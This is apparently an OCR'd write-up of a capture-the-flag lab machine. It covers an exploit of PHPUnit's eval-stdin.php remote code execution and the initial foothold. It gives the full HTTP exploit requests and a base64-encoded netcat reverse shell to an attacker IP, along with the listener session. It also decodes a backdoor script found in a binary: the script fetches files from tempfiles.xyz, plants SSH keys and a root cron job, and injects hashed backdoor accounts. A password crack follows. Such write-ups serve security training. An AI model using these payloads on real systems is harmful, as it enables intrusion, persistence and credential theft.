build.xml	2016-10-25 07:40	17K	

1.4.1 ChangeLog 5.6 Content

We can check for the latest version of changeLog-5.6.md file. The content of Change log of 5.6 show below.




Not secure | store.djewelry.htb/vendor/phpunit/phpunit/ChangeLog-5.6.md

```
# Changes in PHPUnit 5.6

All notable changes of the PHPUnit 5.6 release series are documented in this file using the [Keep a CHANGELOG](http://keepachangelog.com/) principles.

## [5.6.2] - 2016-10-25

New PHAR release due to updated dependencies

## [5.6.1] - 2016-10-07

### Fixed

* Fixed [#2320](https://github.com/sebastianbergmann/phpunit/issues/2320): Conflict between `PHPUnit_Framework_TestCase::getDataSet()` and
`PHPUnit_Extensions_Database_TestCase::getDataSet()`

## [5.6.0] - 2016-10-07

### Added

* Merged [#2240](https://github.com/sebastianbergmann/phpunit/pull/2240): Provide access to a test case's data set (for use in `setUp()`, for instance)
* Merged [#2262](https://github.com/sebastianbergmann/phpunit/pull/2262): Add the `PHPUnit_Framework_Constraint_DirectoryExists`, `PHPUnit_Framework_Constraint_IsReadable`,
and `PHPUnit_Framework_Constraint_IsWritable` constraints as well as the `assertIsReadable()`, `assertNotIsReadable()`, `assertIsWritable()`, `assertNotIsWritable()`,
`assertDirectoryExists()`, `assertDirectoryNotExists()`, `assertDirectoryIsReadable()`, `assertDirectoryNotIsReadable()`, `assertDirectoryIsWritable()`,
`assertDirectoryNotIsWritable()`, `assertFileIsReadable()`, `assertFileNotIsReadable()`, `assertFileIsWritable()`, and `assertFileNotIsWritable()` assertions
* Added `PHPUnit\Framework\TestCase::createConfiguredMock()` based on [idea](https://twitter.com/kriswallsmith/status/763550169090625536) by Kris Wallsmith
* Added the `@doesNotPerformAssertions` annotation for excluding a test from the "useless test" risky test check

### Changed

* Deprecated `PHPUnit\Framework\TestCase::setExpectedExceptionRegExp()`
* `PHPUnit_Util_Printer` no longer optionally cleans up HTML output using `ext/tidy`

[5.6.2]: https://github.com/sebastianbergmann/phpunit/compare/5.6.1...5.6.2
[5.6.1]: https://github.com/sebastianbergmann/phpunit/compare/5.6.0...5.6.1
[5.6.0]: https://github.com/sebastianbergmann/phpunit/compare/5.5...5.6.0
```

1.4.2 Exploit

Search for the 'phpunit 5.6' exploit in google. Follow the guide from poc. Which is RCE vulnerability. Below image show RCE for 'whoami' command. Discovered current user is www-data.




```
POST /vendor/phpunit/phpunit/src/Util/PHP/eval-stdin.php HTTP/1.1
Host: store.djewelry.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Sec-GPC: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 24

<?php system("whoami")?>
```

```
HTTP/1.1 200 OK
Date: Sat, 05 Mar 2022 11:03:11 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Length: 9
Connection: close
Content-Type: text/html; charset=UTF-8

www-data
```

2.0 INITIAL FOOTHOLD

2.1 Inject reverse shell


Reverse shell with base64 encoded.



```
POST
/vendor/phpunit/phpunit/src/Util/PHP/eval-stdin.php
HTTP/1.1
Host: store.djewelry.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0)
 Gecko/20100101 Firefox/91.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.
9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Sec-GPC: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 24

<?php system("echo -n
'cm0gL3RtcC9zZDtta2ZpZm8gL3RtcC9zZDtjYXQgL3RtcC9zZHw
vYmluL3NoIC1pICAyPiYxfG5jIDEwLjEwLjE0LjIzIDU1NTUgPi9
0bXAvc2Q=' | base64 -d | bash")?>
```

2.2 Shell gained


After send the request, we get connection back from the server.



```
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Undetected$ nc -lvnp 5555
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::5555
Ncat: Listening on 0.0.0.0:5555
Ncat: Connection from 10.10.11.146.
Ncat: Connection from 10.10.11.146:42822.
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c "import pty; pty.spawn('bash');"
export TERM=xterm-256colorwww-data@production:/var/www/store/vendor/phpunit/phpunit/src/Util/PHP$
<it/phpunit/src/Util/PHP$ export TERM=xterm-256color
www-data@production:/var/www/store/vendor/phpunit/phpunit/src/Util/PHP$ ^Z
[1]+  Stopped                 nc -lvnp 5555
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Undetected$ stty raw -echo; fg
nc -lvnp 5555

www-data@production:/var/www/store/vendor/phpunit/phpunit/src/Util/PHP$
www-data@production:/var/www/store/vendor/phpunit/phpunit/src/Util/PHP$ stty rows 40 columns 169
www-data@production:/var/www/store/vendor/phpunit/phpunit/src/Util/PHP$
```

2.3 Console users


Check for the console users. Discover steven and steven1 users are allowed to login as tty shell.



```
www-data@production:/var/www/main$ cat /etc/passwd | grep sh$
root:x:0:0:root:/root:/bin/bash
steven:x:1000:1000:Steven Wright:/home/steven:/bin/bash
steven1:x:1000:1000:,,,:/home/steven:/bin/bash
```

2.4 Locate Files and Directories of www-data


Locate the files and directories of www-data groups. Discover ‘/var/www/backups’, quite interesting for us to enumerate.



```
www-data@production:/var/www/store/vendor/phpunit/phpunit/src/Util/PHP$ find / -group www-data 2> /dev/null | grep -v /proc | grep
-v /www
/tmp/tmux-33
/dev/shm/suid3num.py
/dev/shm/linpeas.sh
/var/cache/apache2/mod_cache_disk
/var/backups/info
```

2.5 Info backups file


Discover that file type of 'info' is ELF file.



```
www-data@production:/var/backups$ ls -la
total 900
drwxr-xr-x  2 root     root       4096 Jul  2 06:25 .
drwxr-xr-x 13 root     root       4096 Feb  8 19:59 ..
-rw-r--r--  1 root     root      51200 Jul  1 06:25 alternatives.tar.0
-rw-r--r--  1 root     root      34011 Feb  8 19:05 apt.extended_states.0
-rw-r--r--  1 root     root        268 Jun  4  2021 dpkg.diversions.0
-rw-r--r--  1 root     root        139 Jun  4  2021 dpkg.diversions.1.gz
-rw-r--r--  1 root     root        172 Jul  4  2021 dpkg.statoverride.0
-rw-r--r--  1 root     root        161 Jul  4  2021 dpkg.statoverride.1.gz
-rw-r--r--  1 root     root     615929 Feb  8 19:06 dpkg.status.0
-rw-r--r--  1 root     root     157933 Feb  8 19:06 dpkg.status.1.gz
-r-x------  1 www-data www-data  27296 May 14  2021 info
www-data@production:/var/backups$ file info | tr ',' '\n'
info: ELF 64-bit LSB shared object
 x86-64
 version 1 (SYSV)
 dynamically linked
 interpreter /lib64/ld-linux-x86-64.so.2
 BuildID[sha1]=0dc004db7476356e9ed477835e583c68f1d2493a
 for GNU/Linux 3.2.0
 not stripped
```

2.6 ELF File enumeration


We can transfer the ELF file into attacker machine and enumerate it. Discovered some bash script and following by a longs hex.



```
ockopt(PACKET_RX_RING)[-] socket(AF_PACKET)lo[-] bind(AF_PACKET)[-] sendto(SOCK_RAW)[-] socket(SOCK_RAW)[-] socket(SOCK_DGRAM)[-] k
logctl(SYSLOG_ACTION_SIZE_BUFFER)[-] klogctl(SYSLOG_ACTION_READ_ALL)Freeing SMP[-] substring '%s' not found in dmesg
ffff/bin/bash-c776765742074656d7066696c65732e78797a2f617574686f72697a65645f6b657973202d4f202f726f6f742f2e7373682f617574686f72697a65
645f6b6579733b20776765742074656d7066696c65732e78797a2f2e6d61696e202d4f202f7661722f6c69622f2e6d61696e3b2063686d6f6420373535202f76617
22f6c69622f2e6d61696e3b206563686f20222a2033202a202a202a20726f6f74202f7661722f6c69622f2e6d61696e22203e3e202f6574632f63726f6e7461623b
2061776b202d46223a2220272437203d3d20222f62696e2f6261736822202626202433203e3d2031303030207b73797374656d28226563686f2022243122313a5c2
4365c247a5337796b4866464d673361596874345c2431495572685a616e5275445a6866316f49646e6f4f76586f6f6c4b6d6c77626b656742586b2e567447673738
654c3757424d364f724e7447625a784b427450753855666d39684d30522f424c6441436f513054396e2f3a31383831333a303a39393939393a373a3a3a203e3e202
f6574632f736861646f7722297d27202f6574632f7061737377643b2061776b202d46223a2220272437203d3d20222f62696e2f6261736822202626202433203e3d
2031303030207b73797374656d28226563686f2022243122202224332220222436222022243722203e2075736572732e74787422297d27202f6574632f706173737
7643b207768696c652072656164202d7220757365722067726f757020686f6d65207368656c6c205f3b20646f206563686f202224757365722231223a783a246772
6f75703a2467726f75703a2c2c2c3a24686f6d653a247368656c6c22203e3e202f6574632f7061737377643b20646f6e65203c2075736572732e7478743b20726d2
075736572732e7478743b[-] fork()/etc/shadow[.] checking if we got root[-] something went wrong =([+] got r00t ^_^[-] unshare(CLONE_N
EWUSER)deny/proc/self/setgroups[-] write_file(/proc/self/set_groups)0 %d 1
/proc/self/uid_map[-] write_file(/proc/self/uid_map)/proc/self/gid_map[-] write_file(/proc/self/gid_map)[-] sched_setaffinity()/sbi
n/ifconfig lo up[-] system(/sbin/ifconfig lo up)[.] starting[.] namespace sandbox set up[.] KASLR bypass enabled, getting kernel ad
dr[.] done, kernel text:   %lx
[.] commit_creds:        %lx
[.] prepare_kernel_cred: %lx
[.] native_write_cr4:    %lx
[.] padding heap[.] done, heap is padded[.] SMEP & SMAP bypass enabled, turning them off[.] done, SMEP & SMAP should be off now[.]
executing get root payload %p
[.] done, should be root now�����8����`���u���xh����a���������<������������8����X@���xc����+��������������G�������8a���\����|�����9
����x���������������<P���X�����zRx
```

2.6.1 Bash Script

We can unhex the strings, discover another bash script.



To Base64

Alphabet
A-Za-z0-9+/=

From Hex

Delimiter
None

length: 1316
lines: 1


```
776765742074656d7066696c65732e78797a2f617574686f72697a65645f6b657973202d4f202f726f6f742f2e7373682f
617574686f72697a65645f6b6579733b20776765742074656d7066696c65732e78797a2f2e6d61696e202d4f202f766172
2f6c69622f2e6d61696e3b2063686d6f6420373535202f7661722f6c69622f2e6d61696e3b206563686f20222a2033202a
202a202a20726f6f74202f7661722f6c69622f2e6d61696e22203e3e202f6574632f63726f6e7461623b2061776b202d46
223a2220272437203d3d20222f62696e2f6261736822202626202433203e3d2031303030207b73797374656d2822656368
6f2022243122313a5c24365c247a5337796b4866464d673361596874345c2431495572685a616e5275445a6866316f4964
6e6f4f76586f6f6c4b6d6c77626b656742586b2e567447673738654c3757424d364f724e7447625a784b42745075385566
6d39684d30522f424c6441436f513054396e2f3a31383831333a303a39393939393a373a3a3a203e3e202f6574632f7368
61646f7722297d27202f6574632f7061737377643b2061776b202d46223a2220272437203d3d20222f62696e2f62617368
222026262024332033e3d2031303030207b73797374656d28226563686f2022243122202224332220222436222022243722
203e2075736572732e74787422297d27202f6574632f7061737377643b207768696c652072656164202d72207573657220
67726f757020686f6d65207368656c6c205f3b20646f206563686f202224757365722231223a783a2467726f75703a2467
726f75703a2c2c2c3a24686f6d653a247368656c6c22203e3e202f6574632f7061737377643b20646f6e65203c20757365
72732e7478743b20726d2075736572732e7478743b
```

time: 6ms
length: 658
lines: 1

```
wget tempfiles.xyz/authorized_keys -O /root/.ssh/authorized_keys; wget tempfiles.xyz/.main -O
/var/lib/.main; chmod 755 /var/lib/.main; echo "* 3 * * * root /var/lib/.main" >> /etc/crontab;
awk -F":" '$7 == "/bin/bash" && $3 >= 1000 {system("echo "$1"1:\$6\$zS7ykHfFMg3aYht4
\$1IUrhZanRuDZhf1oIdnoOvXoolKmlwbkegBXk.VtGg78eL7WBM6OrNtGbZxKBtPu8Ufm9hM0R/BLdACoQ0T9n
/:18813:0:99999:7::: >> /etc/shadow")}' /etc/passwd; awk -F":" '$7 == "/bin/bash" && $3 >= 1000
{system("echo "$1" "$3" "$6" "$7" > users.txt")}' /etc/passwd; while read -r user group home shell
_; do echo "$user"1":x:$group:$group:,,,:$home:$shell" >> /etc/passwd; done < users.txt; rm
users.txt;
```

2.6.2 Hash Password


In the bash script, discovered a hashed password



~~~
``` bash

wget tempfiles.xyz/authorized_keys -O /root/.ssh/authorized_keys; wget tempfiles.xyz/.main -O /var/lib
/.main; chmod 755 /var/lib/.main; echo "* 3 * * * root /var/lib/.main" >> /etc/crontab; awk -F":" '$7
== "/bin/bash" && $3 >= 1000 {system("echo "$1"1:\$6\$zS7ykHfFMg3aYht4\$1IUrhZanRuDZhf1oIdnoOvXoolKml-
wbkegBXk.VtGg78eL7WBM6OrNtGbZxKBtPu8Ufm9hM0R/BLdACoQ0T9n/:18813:0:99999:7::: >> /etc/shadow")}' /etc/
passwd; awk -F":" '$7 == "/bin/bash" && $3 >= 1000 {system("echo "$1" "$3" "$6" "$7" > users.txt")}' /
etc/passwd; while read -r user group home shell _; do echo "$user"1":x:$group:$group:,,,:$home:$shell"
>> /etc/passwd; done < users.txt; rm users.txt;

```
~~~

2.6.3 Hash Crack


We can use hashcat to crack the hash and obtain password. But we don't know who this password belongs to.



```
$6$zS7ykHfFMg3aYht4$1IUrhZanRuDZhf1oIdnoOvXoolKmlwbkegBXk.VtGg78eL7WBM6OrNtGbZxKBtPu8Ufm9hM0R/BLdACoQ0T9n/:ihatehackers

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1800 (sha512crypt $6$, SHA512 (Unix))
Hash.Target......: $6$zS7ykHfFMg3aYht4$1IUrhZanRuDZhf1oIdnoOvXoolKmlwb...Q0T9n/
Time.Started.....: Sat Mar  5 19:33:09 2022 (1 min, 52 secs)
Time.Estimated...: Sat Mar  5 19:35:01 2022 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:      806 H/s (7.85ms) @ Accel:128 Loops:256 Thr:1 Vec:4
Recovered........: 1/1 (100.00%) Digests
Progress.........: 89088/14344384 (0.62%)
Rejected.........: 0/89088 (0.00%)
Restore.Point....: 88960/14344384 (0.62%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:4864-5000
Candidate.Engine.: Device Generator
Candidates.#1....: iloveyou94 -> hairy
Hardware.Mon.#1..: Util: 98%

Started: Sat Mar  5 19:32:53 2022
Stopped: Sat Mar  5 19:35:02 2022
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Undetected/target-items$
```

2.7 Brute Force Credentials

Tested multiple attempts for root, steven and steven1. Finally, steven1:ihatehackers are the valid credentials for it.



